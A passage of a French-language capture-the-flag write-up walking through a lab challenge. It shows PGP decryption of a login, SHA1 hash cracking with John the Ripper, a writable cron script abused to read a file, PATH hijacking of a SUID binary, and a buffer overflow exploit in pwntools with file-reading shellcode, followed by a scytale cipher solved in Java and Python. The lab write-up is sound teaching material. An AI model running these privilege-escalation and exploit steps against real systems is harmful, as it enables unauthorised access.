ktp7akzn5Nckw7f8gTKeHaHwfeNW8I5mlyLTkpZJ7uh0FnYSdSqFr+ceo0mx2uhv
QqG6I70H7fTD7ADycYHLt2HD5IWeD6qWQMagJlanNfr/zuwIzYwz93Jbjn6SUxil
Awn8ZhKGKo/98uyKiSp0fTCrIYuy0yCwBH3Mc3G487HNY0idq87CwIMEGAEKAA8F
Am0pz7sFCQAAAAACGy4AqAkQ+mixDCwwJPmdIAQZAQoABgUCY6nPuWAKCRCNHPLI
keWJw1BtA/46SodZg3itUoWIAJjNoT2uPl5uorlIRN40RElXl1607uuSxMAjUEHT
adnyhC1qKGWnq4prF45jeT01RnXWd+CIhZ5Ubj7QVWzrVqFDl7R912NYxuF09jVw
FOVHdA3MH0wDGSrUIRRasMMziHpguAKTF0QCxP/ehXcH20+AgjLEiZJpA/9kr6la
xJIZEmSVSi/5xvmBTN27CiJWu340j209s9uG9nzagqt+g9gi0YWq/mS2ZMnRDvJ8
7Z5UmFMlyfueri1luUxvw4DNdPLL0HLS5F3JoN8gVIJSaa8l9+5pD4G/nGE2pBj3
fbFbsaCMNxy+3v/nKIDm0+9pD6Kz2UWiXoZUIw==
=EmsL

-----BEGIN PGP PRIVATE KEY BLOCK-----

Ils sont le message encrypté par méthode PGP. En donnant la cle publique et privée, on peut le decrypter avec l'outil PGP (ex : Kleopatra) ou en ligne.

Receiver's Private Key (For decryption purpose) <div>xcFGBGOpz7sBBADCuH5pleP/B6SKuo6Z93CCH06LRb2I 2a/Zvzh9Q+4laNfeF3o R9hQ7p8W43vLqsKbk/UZN53M/lu30vDbJMt0p7FqAgNh /bQVK63fhaLiAtvvve7+ iqry1fSUGhJxt18qRLVoSSqIsNkmm3NHpHmSZ7sieZ6c9J W5KNTyWAYwtQARAQAB /gkDCCJlgozN9oGHYAqVq9PSZnr8WPHgHQ2ZymFWx2 WY5j7uvMBBAwuPBXvvhxyD</div> <div><input type="button" value="Browse..."/> No file selected.</div>	Encrypted PGP Message <div>KE1IzX5tbLgKE4uDnI7KJqB3nFgHnREDWk66V7uxyQjhMVcYIVKSVoxF8ACuistN 9dRBnERLkCiye8ZThEL2C5+3w18FTIUCnQckyWUxSj/vq7Kzbrp6Al6H1Dy9Jx AWyPFSkuWgCkrrY6Px0a/+Gq0foHZgwcFQq9lf/Zat6aNmz2DuS/RRu2G5vhS1oq gITlUX4Ch44ed0Ws3Op5ungjil1BmPuNJinfsg0PoKQ/Eqd2q3+eFIEUgTm1YtO1 JtsoIYNvg1RDI0cVGCC5wBE= =uO93 -----END PGP MESSAGE-----</div> <div><input type="button" value="Browse..."/> No file selected.</div>
Signer's Public Key <div>Paste the signer's public key here if the message is signed. ECC key is supported. (Leave this field if the message is not signed.)</div> <div><input type="button" value="Browse..."/> No file selected.</div>	Decrypted Message in Plain Text <div>Decrypted, but incorrect fingerprint - signature not verified. If this message encrypted without signature - ignore this message.</div> <div>Hello, this is your secret login: knight - @s3cur3mdp</div> <div><input type="button" value="Download decrypted text"/> <input type="button" value="Download as binary"/></div>

On a gagné un pair de login-mdp : **knight - @s3cur3mdp**

Essayer de ssh vers la machine avec le login que on a trouvé et gagné l'accès au machine 1 de challenge Moyen-Difficile

Maintenant on trouve l'information d'accès vers machine 2 de cet challenge.

```
knight@test3:~$ ls
flag4.txt  login.txt
knight@test3:~$ cat flag4.txt
tomy{good_knight}
knight@test3:~$ cat login.txt
bishop - 02719440e19a8e087f16d1124defc9ace9e29b29
knight@test3:~$
```

Dans répertoire de knight on trouve **flag4.txt** et **login.txt**

Tool to identify hash types. Enter a hash to be identified.

02719440e19a8e087f16d1124defc9ace9e29b29

Analyze

Hash:	02719440e19a8e087f16d1124defc9ace9e29b29
Salt:	Not Found
Hash type:	SHA1 (or SHA 128)
Bit length:	160
Character length:	40
Character type:	hexadecimal

```
[meta9@parrot]-[/tmp]
└─$ john --format=raw-SHA1 --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
No password hashes left to crack (see FAQ)
[meta9@parrot]-[/tmp]
└─$ john --show hash
?:hijohn
```

Le login est **bishop – hijohn**. Mais il manque l'address IP de machine.

On continue a chercher dans /home/knight/.ssh/known_hosts

```
knight@test3:~$ cat /home/knight/.ssh/known_hosts
172.30.150.12 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJwpC+ZD
I9efM4CE98bzlg10349YvPjGXP9IRtkpi9JnAyxloN+hdXyljAuP0vCnUauxfbYC1QULYM4QFL0iP5w=
```

Finalement, on peut acceder a machine 2 172.30.150.12 avec login bishop - hijohn

5. Le cinquième flag :

Après avoir toutes les informations nécessaires pour se connecter à la deuxième machine. Lire le contenu de crontab, un cron qui fait une sauvegarde de /home/rook/data (qui contient flag5.txt) vers un autre fichier avec la commande « cp ».

On trouve un fichier flag5.txt dans /home/rook mais bishop n'a pas le droit de le lire. Cependant le fichier backup.sh est malconfigure et modifiable par les autres utilisateur.

```
bishop@test3:/home/rook$ ls -lh
total 12K
drwxr-xr-x 3 rook rook 4,0K déc. 29 11:50 backup
-rwxrwxrwx 1 rook rook 53 déc. 29 11:45 backup.sh
drwxr-xr-x 2 rook rook 4,0K déc. 29 11:45 data
```

Dans le crontab on a un cronjob fait chaque 5min alors on va l'exploiter pour lire le fichier flag5.txt ;

```
bishop@test3:/home/rook$ cat backup.sh
#!/bin/bash
cp -r /home/rook/data /home/rook/backup
bishop@test3:/home/rook$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5 * * * * rook /home/rook/backup.sh
```

On modifie le backup.sh

```
#!/bin/bash
cp -r /home/rook/data /home/rook/backup
cat /home/rook/data/flag5.txt > /home/rook/revealFlag
```

Après 5min on aura le contenu du flag5.txt ;

```
bishop@test3:/home/rook$ cat revealFlag
tomy{Cr0n_i5_g0n3}
bishop@test3:/home/rook$
```

6. Le 6eme flag: PATH Variable

On attaque l'utilisateur Queen

```
bishop@test3:/home/queen$ ls -lh
total 32K
-rw----- 1 queen queen 22 déc. 29 11:45 flag6.txt
-rw-rw-rw- 1 queen queen 45 déc. 29 11:45 msg
-rw----- 1 queen queen 47 déc. 29 11:45 next
-rwsr-xr-x 1 queen queen 17K déc. 29 11:45 reveal
```

Il contient 4 fichier **flag6**, **msg**, **next** et **reveal** avec SUID de utilisateur queen.

```
bishop@test3:/home/queen$ ./reveal
Is this the real life?
Is this just fantasy?
bishop@test3:/home/queen$ cat msg
Is this the real life?
Is this just fantasy?
```

On devine que **reveal** est un binaire qui permet de lire msg. On peut verifier avec «strings reveal»

```
bishop@test3:/home/queen$ file reveal
reveal: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, in
terpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=0252f0d7a4834413aceb
274b51f9148b93515baa, not stripped
bishop@test3:/home/queen$ strings reveal
/lib64/ld-linux-x86-64.so.2
libc.so.6
setregid
setreuid
system
```

Il semble que **reveal** est un programme C compile, avec fonction system() appelant un command **more /home/queen/msg**

```
bishop@test3:/home/queen$ strings reveal
/lib64/ld-linux-x86-64.so.2
libc.so.6
setregid
setreuid
system
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
__ITM_deregisterTMCloneTable
__gmon_start__
__ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
more /home/queen/msg
;*3$"
GCC: (Debian 8.3.0-6) 8.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7325
__do_global_dtors_aux_fini_array_entry
```

On commence l'attaque sur PATH Variable, car le command ne specifie pas /bin/more

```
cd /tmp
echo "/bin/bash" > ps
chmod 777 ps
export PATH=/tmp:$PATH
```


/home/queen/reveal

PATH variable apres export :

```
bishop@test3:/tmp$ export PATH=/tmp:$PATH
bishop@test3:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Et devient queen :

```
bishop@test3:/tmp$ /home/queen/reveal
queen@test3:/tmp$ whoami
queen
```

Time to reveal secret :

```
queen@test3:/home/queen$ ls
flag6.txt msg next reveal
queen@test3:/home/queen$ cat flag6.txt
tomy{Path_Variable_6}
queen@test3:/home/queen$ cat next
Login for the last stage: pawn - timetopromote
```

7. Le root flag :

Cette étape sera liée au privilège du Root. Chercher un fichier SUID pour droits d'accès. Exploiter un Buffer overflow afin de gagner l'accès au terminal en tant que root et chercher le dernier flag qui se trouve dans /root/flag6.txt.

Utilisé la commande suivante pour trouver les fichiers avec SUID

Find / -perm -u=s -type f 2>/dev/null

Après avoir devient utilisateur pawn, on peut accéder au /home/pawn

```
pawn@test3:~$ ls -lh
total 16K
-rwsr-xr-x 1 root root 16K déc. 29 11:45 mount_pwn
```

mount_pwn est un binaire qui permet de mount avec le privilege de root

```
[meta9@parrot]~[~/Desktop/buffer]
$ ./mount_pwn
Device to mount to /mnt: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ERROR: Unable to mount
Segmentation fault
```

Le code assembleur

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x08049192 <+0>:    lea     ecx,[esp+0x4]
   0x08049196 <+4>:    and     esp,0xffffffff
   0x08049199 <+7>:    push   DWORD PTR [ecx-0x4]
   0x0804919c <+10>:   push   ebp
   0x0804919d <+11>:   mov     ebp,esp
   0x0804919f <+13>:   push   ebx
   0x080491a0 <+14>:   push   ecx
   0x080491a1 <+15>:   sub     esp,0x30
   0x080491a4 <+18>:   call    0x80490d0 <__x86.get_pc_thunk.bx>
   0x080491a9 <+23>:   add     ebx,0x2e57
   0x080491af <+29>:   sub     esp,0xc
   0x080491b2 <+32>:   lea     eax,[ebx-0x1ff8]
   0x080491b8 <+38>:   push   eax
   0x080491b9 <+39>:   call    0x8049030 <printf@plt>
   0x080491be <+44>:   add     esp,0x10
   0x080491c1 <+47>:   sub     esp,0xc
   0x080491c4 <+50>:   lea     eax,[ebp-0x2c]
   0x080491c7 <+53>:   push   eax
   0x080491c8 <+54>:   call    0x8049040 <gets@plt>
   0x080491cd <+59>:   add     esp,0x10
   0x080491d0 <+62>:   sub     esp,0xc
   0x080491d3 <+65>:   lea     eax,[ebx-0x1fde]
   0x080491d9 <+71>:   push   eax
   0x080491da <+72>:   push   0xc0ed0000
   0x080491df <+77>:   lea     eax,[ebx-0x1fdc]
   0x080491e5 <+83>:   push   eax
   0x080491e6 <+84>:   lea     eax,[ebx-0x1fd7]
   0x080491ec <+90>:   push   eax
   0x080491ed <+91>:   lea     eax,[ebp-0x2c]
   0x080491f0 <+94>:   push   eax
   0x080491f1 <+95>:   call    0x8049070 <mount@plt>
   0x080491f6 <+100>:  add     esp,0x20
   0x080491f9 <+103>:  mov     DWORD PTR [ebp-0xc],eax
   0x080491fc <+106>:  cmp     DWORD PTR [ebp-0xc],0x0
   0x08049200 <+110>:  je      0x8049214 <main+130>
   0x08049202 <+112>:  sub     esp,0xc
   0x08049205 <+115>:  lea     eax,[ebx-0x1fd2]
   0x0804920b <+121>:  push   eax
   0x0804920c <+122>:  call    0x8049050 <puts@plt>
   0x08049211 <+127>:  add     esp,0x10
   0x08049214 <+130>:  mov     eax,0x0
   0x08049219 <+135>:  lea     esp,[ebp-0x8]
   0x0804921c <+138>:  pop     ecx
   0x0804921d <+139>:  pop     ebx
   0x0804921e <+140>:  pop     ebp
   0x0804921f <+141>:  lea     esp,[ecx-0x4]
   0x08049222 <+144>:  ret
End of assembler dump.
gdb-peda$
```

On voit 4 fonctions : printf, gets, mounts et puts


```
gdb-peda$ find AAAA
Searching for 'AAAA' in: None ranges
Found 2 results, display max 2 items:
[heap] : 0x804d570 ("AAAA\n")
[stack] : 0xffffd5ac ("AAAA")
```

et l'adresse premiere de la pile 0xffffd5ac

On va utiliser le Metasploit pattern offset pour trouver que la taille de la pile est 32bits.

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 100
run
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
$adresse de segment fault
```

Alors testez avec le payload $32*A + 4*B$ mais il ne overflow pas les Bs, car ici

```
0x08049200 <+110>: je 0x8049214 <main+130>
0x08049202 <+112>: sub esp,0xc
0x08049205 <+115>: lea eax,[ebx-0x1fd2]
0x0804920b <+121>: push eax
0x0804920c <+122>: call 0x8049050 <puts@plt>
0x08049211 <+127>: add esp,0x10
0x08049214 <+130>: mov eax,0x0
0x08049219 <+135>: lea esp,[ebp-0x8]
0x0804921c <+138>: pop ecx
0x0804921d <+139>: pop ebx
0x0804921e <+140>: pop ebp
0x0804921f <+141>: lea esp,[ecx-0x4]
0x08049222 <+144>: ret
```

on reessaie avec $32*A + 8*B$

```
[metasp@parrot] ~/Desktop/buffer
$python2 -c "print 'A'*32 + 'B'*8"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
```

```
[-----registers-----]
EAX: 0x0
EBX: 0x0
ECX: 0x42424242 ('BBBB')
EDX: 0x17
ESI: 0xf7fc2000 --> 0x1d9d6c
EDI: 0xf7fc2000 --> 0x1d9d6c
EBP: 0x0
ESP: 0x4242423e ('>BBB')
EIP: 0x8049222 (<main+144>: ret)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x804921d <main+139>: pop ebx
0x804921e <main+140>: pop ebp
0x804921f <main+141>: lea esp,[ecx-0x4]
=> 0x8049222 <main+144>: ret
0x8049223: xchg ax,ax
0x8049225: xchg ax,ax
0x8049227: xchg ax,ax
0x8049229: xchg ax,ax
[-----stack-----]
Invalid $SP address: 0x4242423e
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x08049222 in main ()
gdb-peda$
```

Voilà on peut voir que le registre ESP est «overflowed» avec valeur 0x4242423e ou bien >BBB.
Pourquoi >BBB au lieu de BBBB? A l'instruction main + 141 ESP est la valeur de ECX - 0x4. Cela veut dire, notre adresse d'injection doit plus 4 pour être exactement à ESP

```
0x0804921c <+138>: pop    ecx
0x0804921d <+139>: pop    ebx
0x0804921e <+140>: pop    ebp
0x0804921f <+141>: lea    esp, [ecx-0x4]
=> 0x08049222 <+144>: ret
End of assembler dump.
```

On commence à développer un exploit comme celui-ci (version modifiable sur github de projet)

```
#!/usr/bin/env python2

from pwn import *
#p = process("/home/meta9/Desktop/buffer/mount_pwn")

def save(contenu, file):
    with open(file, "wb") as f:
        f.write(contenu)

offset = 32

# File-reader shellcode (Linux - x86)
# from: http://shell-storm.org/shellcode/files/shellcode-73.php
shellcode = "\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
shellcode += "\xeb\x32\x5b\xb0\x05\x31\xc9\xcd"
shellcode += "\x80\x89\xc6\xeb\x06\xb0\x01\x31"
shellcode += "\xdb\xcd\x80\x89\xf3\xb0\x03\x83"
shellcode += "\xec\x01\x8d\x0c\x24\xb2\x01\xcd"
shellcode += "\x80\x31\xdb\x39\xc3\x74\xe6\xb0"
shellcode += "\x04\xb3\x01\xb2\x01\xcd\x80\x83"
shellcode += "\xc4\x01\xeb\xdf\xe8\xc9\xff\xff"
shellcode += "\xff"
shellcode += "/root/flag6.txt";
# exploit code

stack_addr = int("0xffffd10c", 16) + 40

payload = "A" * offset + "BBBB" + p32(stack_addr) + "\x90" * 32 + shellcode

save(payload, "payload")
log.success(hex(stack_addr))
log.success("Payload written")
```

```

$ ./mount_pwn < ./payload
Device to mount to /mnt: ERROR: Unable to mount
tomy{pawn_root_flag}

```

Maintenant vous pouvez lire le contenu du fichier /root/flag6.txt.


Tomy{pawn_root_flag}

8. Cryptographie challenge : Scytale – King flag

On trouve un cipher et un fichier flag_king.gpg encrypté par gpg. Bien que nous ayons l'accès root, il est crypté, nous devons donc trouver la passphrase en résolvant le texte chiffré.

weaeaeete c ls alyks silloectpse udyhh 2d ters0octa ac2nrhlpsy3

et le hint: un photo de la création de ce cyphertext



A. Methode longue avec matrix et java

l'idée ici est de mettre tout le texte dans un tableau M pour analyser

	Col0	Col1	Col2	Col3
Row0	T	O	M	Y
Row1	#espace	C	T	F

On peut le mettre dans une matrix M pour mieux gérer, et pour obtenir le texte chiffré il faut juste créer un « transposed matrix » de matrix M

1	2	3
4	5	6
7	8	9

Input

1	4	7
2	5	8
3	6	9

Output

Source : [geeksforgeeks.org](https://www.geeksforgeeks.org)

Donc, si on veut obtenir le message initial de ciphertext, on peut juste faire le « tranpose » un plus fois sur le matrix C de ciphertext comme ci-dessous

Implementation de matrix avec Java (simplifié, réalisé l'année dernière dans le cadre du projet LDPC avec M.Xavier Bultel)

Matrix class et methode Transpose :

```
public class Matrix {
    String[][] data = null;
    private int rows = 0, cols = 0;

    public Matrix(int r, int c) {
        data = new String[r][c];
        rows = r;
        cols = c;
    }

    public Matrix transpose() {
        Matrix result = new Matrix(cols, rows);

        for (int i = 0; i < rows; i++)
            for (int j = 0; j < cols; j++)
                result.data[j][i] = data[i][j];
        return result;
    }
}
```

Encrypt et Decrypt :

```
public static String encrypt(int rows, String msg) {
    String e = "";
    String[] arr = msg.split("");
    int cols = msg.length()/rows; //len(msg) % rows == 0
    Matrix m = new Matrix(rows,cols);

    // Creating initial matrix
    for (int i = 0; i < rows; i++ ) {
        for (int j = 0; j < cols; j++ ) {
            m.setElem(i, j, arr[i*cols + j ]);
        }
    }
    m.display();
    Matrix h = m.transpose();
    h.display();
    // Get the encrypted message from transposed matrix
    for (int i = 0; i < h.getRows(); i++ ) {
        for (int j = 0; j < h.getCols(); j++ ) {
            e = e + h.getElem(i, j);
        }
    }
    return e;
}

public static String decrypt(int rows, String msg) {
    String d = "";
    d = encrypt(msg.length()/rows,msg);
    return d;
}
```

Le dernier problème est que la taille du bâton de bois est inconnue. Cependant, dans l'indice, le mot remplit toujours toutes les lignes du bois, nous pouvons donc forcer brutalement avec des diviseurs de longueur de chiffrement (64)

```
33
34 public static void main(String[] arg){
35     int[] array = {2,4,8,16,32,64} ;
36     String e = "weeeaeete c !s alyks silloectpse udyhh 2d ters0octa ac2nrhlpsy3";
37     for (int i : array ) {
38         System.out.print("Size of wood: " + i + " Plaintext: " + decrypt(i,e) + "\n");
39     }
40 }
41 }
42
```

Problems @ Javadoc Declaration Console ×

<terminated> Main [Java Application] C:\Users\MS\p2\pool\plugins\org.eclipse.justj.openjdk.hotspot.jre.full.win32.x86_64_18.0.1.v202

Size of wood: 2 Plaintext:waeec! lk ilets dh d esot cnhyeeat saysslocpeuyh2 tr0caa2rls3

Size of wood: 4 Plaintext:wee!l lt hdeo npea sysopuh rcarsaec kiesd stchyet aslcey2t0a2l3

Size of wood: 8 Plaintext:well done you cracked the scytale! the passphrase is scytale2023

Size of wood: 16 Plaintext:wl oeyucakdtesyae h ashaei ct122eldn o rce h ct1!tepsprs ssyae03

Size of wood: 32 Plaintext:w euadeyehahe t2ed c t!esr sa0loycktsa saic12lnorehcltpssye3

Size of wood: 64 Plaintext:waeeeaeete c !s alyks silloectpse udyhh 2d ters0octa ac2nrhlpsy3

Methode plus vite (même principe) avec Python:

```
def encrypt(rows, msg):
    assert len(msg) % rows == 0
    n = len(msg)
    cols = n // rows
    encrypted = ['-'] * n
    for i in range(n):
        col = i % cols
        row = i // cols
        encrypted[col * rows + row] = msg[i]
    return "".join(encrypted)

def decrypt(rows, encrypted):
    assert len(encrypted) % rows == 0
    return encrypt(len(encrypted) // rows, encrypted)

msg = "well done you cracked the scytale! the passphrase is scytale2023"
e = encrypt(8, msg)
print(e)
d = decrypt(8, e)
print(d)
```

```
PS D:\TLS\scytale> d:; cd 'd:\TLS\scytale'; & 'C:\Users\MS\AppData\
\adapter\..\..\debugpy\launcher' '51144' '--' 'd:\TLS\scytale\scytal
weaaaaete c !s alyks silloectpse udyhh 2d ters0octa ac2nrhlpsy3
well done you cracked the scytale! the passphrase is scytale2023
```

Ou, si le hacker connaît le nom de ce type de crypto ancien Scytale :
dcode.fr/chiffre-scytale

DÉCHIFFREMENT D'UNE SCYTALE

★ MESSAGE CHIFFRÉ PAR SCYTALE (RUBAN DÉROULÉ) (?)

weaaaaete c !s alyks silloectpse udyhh 2d ters0octa ac2nrhlpsy3

4

★ CONSERVER LA PONCTUATION ET LES ESPACES ☐






★ DIMENSIONS DE LA SCYTALE

☒ TESTER TOUTES LES TAILLES (ATTAQUE PAR BRUTE-FORCE) (?)

☐ NOMBRE DE TOUR DE RUBAN

☐ NOMBRE DE LETTRES PAR TOUR DE RUBAN

► DÉCHIFFRER LA SCYTALE

Résultats		     					
↕	↕						
8×8	well_done_you_cracked_the_scytale!_the_passphrase_is_scytale2023						
2×32	w_euadeyehahe_t2ed__c__t!esr_sa0loyckt sa__saic121norehc1tppssye3						
13×5	waca_osydr2pee_1seeh_sansat!yic_h_0_r yeesk1tu_toah3e__s1pd2ecc1_						
32×2	waeeec!_1k_ilets_dh_d_esot_cnhpyeeat__ saysslocpeuyh2_tr0caa2r1s3						
16×4	wee!1_1t_hdeo_npea_sysopuh_rcarsaec_ki esd__stchyet_as1cey2t0a213						
4×16	w1_oeyucakdtesyae_h_ashaei_ct122e1dn_o _rce_h_ct1!tepsprs_ssyae03						

The passphrase for gpg file is **scytale2023**. Maintenant on peut lire le flag_king!